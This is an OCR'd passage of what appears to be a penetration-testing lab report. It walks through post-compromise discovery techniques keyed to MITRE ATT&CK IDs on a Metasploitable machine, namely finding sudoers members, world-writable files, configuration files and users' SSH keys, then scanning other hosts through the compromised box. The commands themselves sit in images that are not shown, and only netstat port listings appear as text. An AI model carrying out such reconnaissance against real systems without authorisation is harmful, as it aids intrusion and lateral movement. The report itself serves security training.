
Local Groups (T1069.001)

Display all members in sudoers but currently has no permission for /etc/sudoers so display the list of users in groups




7.7. File and Directory Discovery (T1083)


Discover world-writable files




Display files with sensitive permission



Display all configuration files





Find users whose ssh keys are available




7.8. Network Service Discovery (T1046)


Display all listening ports




bgreen@metasploitable: ~
File Actions Edit View Help
tcp 0 0 0.0.0.0:111 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:6000 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:35697 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:8787 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:8180 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:1524 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN
tcp 0 0 172.30.34.237:53 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:45910 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:5432 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:25 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN
Type here to search
11:24 PM
12/20/2025



bgreen@metasploitable: ~
File Actions Edit View Help
tcp6 0 0 :::3632 :::* LISTEN
tcp6 0 0 :::53 :::* LISTEN
tcp6 0 0 :::22 :::* LISTEN
tcp6 0 0 :::5432 :::* LISTEN
tcp6 0 0 ::1:953 :::* LISTEN
udp 0 0 0.0.0.0:2049 0.0.0.0:*
udp 0 0 172.30.34.237:137 0.0.0.0:*
udp 0 0 0.0.0.0:137 0.0.0.0:*
udp 0 0 172.30.34.237:138 0.0.0.0:*
udp 0 0 0.0.0.0:138 0.0.0.0:*
udp 0 0 0.0.0.0:916 0.0.0.0:*
udp 0 0 0.0.0.0:54062 0.0.0.0:*
udp 0 0 0.0.0.0:43314 0.0.0.0:*
udp 0 0 172.30.34.237:53 0.0.0.0:*
udp 0 0 127.0.0.1:53 0.0.0.0:*
udp 0 0 0.0.0.0:46527 0.0.0.0:*
Type here to search
11:24 PM
12/20/2025


Perform port scanning of other hosts via .237




7.9. System Network Connection Discovery (T1049)

Display active connections





